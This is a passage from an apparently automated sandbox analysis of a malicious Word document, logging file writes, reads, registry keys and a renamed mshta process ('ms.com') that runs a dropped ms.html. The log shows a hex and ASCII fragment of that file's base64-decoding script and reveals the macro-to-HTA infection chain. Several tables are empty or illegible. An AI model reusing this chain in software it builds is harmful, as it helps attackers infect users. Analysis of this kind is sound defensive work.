| C:\Users\Public\ms.html                                                                                                            | unknown | 17390  | 28 69 6e 70 75 74 2e 63 68 61 72 41 74 28 69 2b 2b 29 29 3b 0d 0a 63 68 72 31 20 3d 20 28 65 6e 63 31 20 3c 3c 20 32 29 20 7c 20 28 65 6e 63 32 20 3e 3e 20 34 29 3b 0d 0a 63 68 72 32 20 3d 20 28 28 65 6e 63 32 20 26 20 31 35 29 20 3c 3c 20 34 29 20 7c 20 28 65 6e 63 33 20 3e 3e 20 32 29 3b 0d 0a 63 68 72 33 20 3d 20 28 28 65 6e 63 33 20 26 20 33 29 20 3c 3c 20 36 29 20 7c 20 65 6e 63 34 3b 0d 0a 6f 75 74 70 75 74 20 3d 20 6f 75 74 70 75 74 20 2b 20 53 74 72 69 6e 67 2e 66 72 6f 6d 43 68 61 72 43 6f 64 65 28 63 68 72 31 29 3b 0d 0a 69 66 28 65 6e 63 33 20 21 3d 20 36 34 29 0d 0a 7b 0d 0a 6f 75 74 70 75 74 20 3d 20 6f 75 74 70 75 74 20 2b 20 53 74 72 69 6e 67 2e 66 72 6f 6d 43 68 61 72 43 6f 64 65 28 63 68 72 32 29 3b 0d 0a 7d 0d 0a 69 66 28 65 6e 63 34 20 | (input.charAt(++));...chr1 = (enc1 << 2)   (enc2 >> 4);...chr2 = ((enc2 & 15) << 4)   (enc3 >> 2);...chr3 = ((enc3 & 3) << 6)   enc4;...output = output + String.fromCharCode(chr1);...if(enc3 != 64){...output = output + String.fromCharCode(chr2);...}.if(enc4 | success or wait | 1     | 7FEE90329C7    | WriteFile |
| C:\Users\Public\ms.html                                                                                                            | unknown | 2      | 0d 0a                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | ..                                                                                                                                                                                                                                                                | success or wait | 1     | 7FEE90329C7    | WriteFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{56C17754-AEE2-4FF8-BAE6-F2A3ACFA1DAD}.tmp | unknown | 2      | 08 00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | ..                                                                                                                                                                                                                                                                | success or wait | 1     | 7FEE9049AC0    | unknown   |

File Read

| File Path                                                                                        | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|--------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\System32\mshta.exe                                                                    | unknown | 65024  | success or wait | 1     | 7FEE90D3FAB    | ReadFile |
| C:\Windows\System32\mshta.exe                                                                    | unknown | 65024  | end of file     | 1     | 7FEE90D3FAB    | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6146FF6.jpeg | 0       | 4096   | success or wait | 1     | 7FEE9049AC0    | unknown  |
| C:\Users\user\Desktop\documenti 12.01.20.doc                                                     | 81628   | 191    | success or wait | 2     | 7FEE9049AC0    | unknown  |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6146FF6.jpeg | 0       | 57258  | success or wait | 1     | 7FEE9049AC0    | unknown  |

Registry Activities

Key Created

| Key Path                                                                                | Completion      | Count | Source Address | Symbol          |
|-----------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\VBA                                                | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0                                            | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common                                     | success or wait | 1     | 7FEE905E72B    | RegCreateKeyExA |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options                      | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency                        | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery       | success or wait | 1     | 7FEE9049AC0    | unknown         |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F4CAA | success or wait | 1     | 7FEE9049AC0    | unknown         |

Key Value Created

| Key Path                                                               | Name   | Type   | Data                                                                    | Completion      | Count | Source Address | Symbol  |
|------------------------------------------------------------------------|--------|--------|-------------------------------------------------------------------------|-----------------|-------|----------------|---------|
| HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose               | Tahoma | binary | 02 0B 06 04 03 05 04 04 02 04                                           | success or wait | 1     | 7FEE9049AC0    | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\F4CAA | F4CAA  | binary | 04 00 00 00 3C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 | success or wait | 1     | 7FEE9049AC0    | unknown |

### Key Path

| Key Path | Name | Type | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Completion | Count | Source Address | Symbol |
|----------|------|------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|-------|----------------|--------|
|          |      |      | 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 FF FF FF FF |            |       |                |        |

### Key Value Modified

[illegible]



| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

Analysis Process: ms.com PID: 1276 Parent PID: 1220

## General

|                               |                                                                                                                                          |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:17:36                                                                                                                                 |
| Start date:                   | 03/12/2020                                                                                                                               |
| Path:                         | C:\Users\Public\ms.com                                                                                                                   |
| Wow64 process (32bit):        | false                                                                                                                                    |
| Commandline:                  | C:\users\public\ms.com C:\users\public\ms.html                                                                                           |
| Imagebase:                    | 0x13fea0000                                                                                                                              |
| File size:                    | 13824 bytes                                                                                                                              |
| MD5 hash:                     | 95828D670CFD3B16EE188168E083C3C5                                                                                                         |
| Has elevated privileges:      | true                                                                                                                                     |
| Has administrator privileges: | true                                                                                                                                     |
| Programmed in:                | C, C++ or other language                                                                                                                 |
| Antivirus matches:            | <ul style="list-style-type: none"><li>Detection: 0%, Metadefender, <a href="#">Browse</a></li><li>Detection: 0%, ReversingLabs</li></ul> |
| Reputation:                   | moderate                                                                                                                                 |

## File Activities

|           |  |  |  |        |            |         |            |            |                |                |        |
|-----------|--|--|--|--------|------------|---------|------------|------------|----------------|----------------|--------|
| File Path |  |  |  | Access | Attributes | Options | Completion | Count      | Source Address | Symbol         |        |
| File Path |  |  |  | Offset | Length     | Value   | Ascii      | Completion | Count          | Source Address | Symbol |
| File Path |  |  |  |        | Offset     | Length  | Completion | Count      | Source Address | Symbol         |        |

## Registry Activities

|          |  |  |  |  |            |       |                |        |
|----------|--|--|--|--|------------|-------|----------------|--------|
| Key Path |  |  |  |  | Completion | Count | Source Address | Symbol |
| Key Path |  |  |  |  | Completion | Count | Source Address | Symbol |
| Key Path |  |  |  |  | Completion | Count | Source Address | Symbol |

## Disassembly

## Code Analysis